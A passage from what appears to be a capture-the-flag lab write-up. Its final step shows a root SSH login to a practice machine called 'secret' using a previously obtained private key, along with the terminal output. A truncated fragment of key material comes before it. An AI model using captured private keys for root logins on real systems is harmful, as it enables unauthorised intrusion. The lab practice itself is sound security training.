xw00moCdyhvQ3azlbkZZ7EWeTtQ/EYcdYofa8/mbQ+am0b9YaqWGiBai69w0Hzf06LB8cx
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```

7) Got root access

```
(vigneswar@VigneswarPC)-[~/files/local-web]
$ ssh root@10.10.11.120 -i id_rsa
The authenticity of host '10.10.11.120 (10.10.11.120)' can't be established.
ED25519 key fingerprint is SHA256:TMkIYJ5kXqHFji0NCRdDDvYT114MA00sRgTr5/Xd/GM.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.120' (ED25519) to the list of known hosts.
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-89-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information disabled due to load higher than 1.0

0 updates can be applied immediately.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue Oct 26 15:13:55 2021
root@secret:~# |
```